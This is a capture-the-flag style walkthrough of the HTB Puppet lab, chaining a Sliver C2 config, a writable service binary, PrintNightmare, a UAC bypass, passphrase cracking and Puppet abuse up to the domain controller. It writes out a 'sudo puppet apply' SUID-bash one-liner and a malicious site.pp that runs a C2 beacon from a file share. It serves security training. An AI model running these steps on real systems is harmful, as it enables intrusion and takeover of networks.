
This is a full walkthrough of the HTB Puppet Mini Pro Lab. Spoilers ahead. Flags, passwords, and key material are redacted; the screenshots are from my own run. If you are currently working through the lab, close the tab and come back later.
Puppet is a Windows AD lab with a Linux Puppet master pulling the strings. The interesting part is not one CVE. It is how many small trust decisions stack up: an anonymous FTP share, a C2 config pointing at localhost, a service account that can write its own updater, a local admin token that is still filtered, an SSH key sitting in an admin share, and finally a Puppet manifest that the domain controller is happy to execute. Each step is simple. The chain is not.
The chain at a glance
| Stage | What I had | What it unlocked |
|---|---|---|
| Edge | Anonymous FTP and a Sliver operator config | C2 access |
| File01 | Interactive session as PUPPET\bruce.smith | Sleep |
| Privesc | Writable Puppet updater and PrintNightmare | SYSTEM and Nightmare |
| Pivot | svc_puppet_win_t1 token and an SSH key | Root on Puppet and Dance |
| DC01 | A malicious site.pp and SharpDPAPI | The final flag |
The edge box: a C2 server hiding in plain sight
Nmap on the edge host did not take long. FTP was open, and anonymous login was enabled. The scan also showed SSH, an HTTPS-alt service on 8443, and 31337/tcp with an SSL certificate for multiplayer. The FTP root explained that last port: it held a 36 MB Linux Sliver client and an operator config.

Nmap showed FTP, SSH, 8443, and the Sliver teamserver on 31337.

Anonymous FTP was the front door. The config and the client were sitting right there.
The config was the kind of find that makes you check the date twice. It had lhost: 127.0.0.1 and lport: 31337, along with the operator's certificates. The client was built to talk to a teamserver on localhost, which is fine if you are the operator sitting on the box. From my machine, it was useless until I changed the address to something I could reach.

The operator config had everything: certificates, port, and a localhost address.
I pointed lhost at the edge host, imported the config, and connected. The teamserver was already running. That was the first "this lab is different" moment: the C2 is the entry point, not the prize.

Importing the edited config and connecting to the teamserver.
The teamserver already had several beacons, including one running as NT AUTHORITY\SYSTEM and one as PUPPET\svc_puppet_win_t1. There was also an interactive session as PUPPET\bruce.smith. I used the Bruce.Smith session. A regular user token is a better starting point than inheriting someone else's SYSTEM beacon, and it gives you a clean path through the lab.

The teamserver came populated. I picked the interactive session as Bruce.Smith.
This is also where the shared-environment weirdness starts. Other operators' beacons and artifacts linger. I tried to keep track of which session IDs were mine and checked timestamps before trusting anything that looked pre-staged. More on that later.
File01: first flag, then two ways up
The Bruce.Smith session dropped me on File01. The first flag was sitting on the desktop. No clever exploit, just a low-privileged user with a flag in the obvious place. The value is redacted; the path is the useful part.

The Sleep flag was on Bruce.Smith's desktop. The value is redacted.
I ran PrivescCheck.ps1 next. It is noisy, but it is fast and it gives you a clean list of things to chase. Two findings stood out: a Puppet service binary that BUILTIN\Users could modify, and Point and Print configured in a way that allowed non-admins to install printer drivers.

PrivescCheck flagged the writable Puppet updater and its service account.

Point and Print was configured with RestrictDriverInstallationToAdministrators = 0.
The writable service binary was the cleaner of the two. C:\ProgramData\puppet\puppet-update.exe was writable by the user, and the service ran as svc_puppet_win_t1. I used that to get a beacon into a high-integrity process. If you have done Windows privesc before, you know the next question: is the token actually elevated, or is it filtered?
I also uploaded the PrintNightmare PoC from Caleb Stewart's CVE-2021-1675 repository. The PoC created a local admin account called myadmin. That is where the lab gets a little cheeky. Being in the local Administrators group does not mean your current process has the full token. UAC still filters it, and getsystem does not magically fix that.

CVE-2021-1675 and SspiUacBypass staged in C:\temp.
I used SspiUacBypass to get the full token, then moved to an interactive session because a beacon is fine for running commands but annoying for token work. The result was a SYSTEM beacon on File01.

A SYSTEM beacon after the UAC bypass.
The Nightmare flag was on the Administrator desktop. Same story as Sleep: redacted value, useful path.

The Nightmare flag. The value is redacted.
A quick note on the C2: Sliver's REPL is powerful but it eats backslashes. Windows paths in commands and manifests need an extra look, especially when you are nesting quotes through execute -o -- cmd.exe /c. I lost a few minutes to that. It was not the lab's fault.
Dance: from service account to root on Puppet
With SYSTEM on File01, the next step was the service account. I listed processes and migrated into svc_puppet_win_t1. That gave me the account's token without needing its password.

Migrating into svc_puppet_win_t1 and pulling domain IPs with arp -a.
From there I enumerated the domain and found an IT admin share on the file server. It contained an SSH keypair. The private key was encrypted, so I ran ssh2john and john against rockyou. The passphrase recovered quickly. I am not printing it here; the point is that it was weak enough to fall to a wordlist.

ssh2john plus john. The recovered passphrase is redacted.
The public key's comment gave me the username and host: svc_puppet_lin_t1@puppet.vl. A quick scan through the pivot showed SSH on 2222. I converted the private key to Unix line endings, connected through the port forward, and logged in.

SSH as svc_puppet_lin_t1; sudo -l shows NOPASSWD on /usr/bin/puppet.
sudo -l was the whole Dance flag: (ALL) NOPASSWD: /usr/bin/puppet. Puppet can run arbitrary code as root if you can apply a manifest. I used the classic exec to set the SUID bit on bash, then bash -p.
sudo puppet apply -e 'exec { "/bin/sh -c \"chmod u+s /bin/bash\"": }'
bash -p
Root on the Puppet server. The Dance flag was in /root/flag.txt, redacted.

From sudo -l to root. The Dance flag is redacted.
The lesson here is password reuse. The Linux service account's credentials were tied to the Windows side, and the SSH key passphrase was weak. Neither is exotic. Together they turn a file-server foothold into root on the configuration management server.
The final move: Puppet pushes to the DC
Root on the Puppet server is not the end of the lab. The domain controller is the actual target, and Puppet is the path to it. The Puppet master compiles a catalog and the DC01 agent applies it. If you can edit the manifest, you can make the DC run your code.
I added a node definition for dc01.puppet.vl with an exec resource that runs a binary from the File01 share. The manifest looked like this:
node 'dc01.puppet.vl' {
  exec { 'pwn':
    command  => 'C:\Windows\System32\cmd.exe /c \\file01.puppet.vl\files\update.exe',
    logoutput => true,
  }
}

node default {
  notify { 'This is the default node': }
}

The malicious site.pp. The Dance flag at the top is redacted.
Then I generated a new Sliver beacon, uploaded it to \\file01.puppet.vl\files\update.exe, and waited. The lab configures the Puppet agent to check in every minute, which is generous until you are staring at the beacon list. When it checked in, the DC01 beacon appeared.
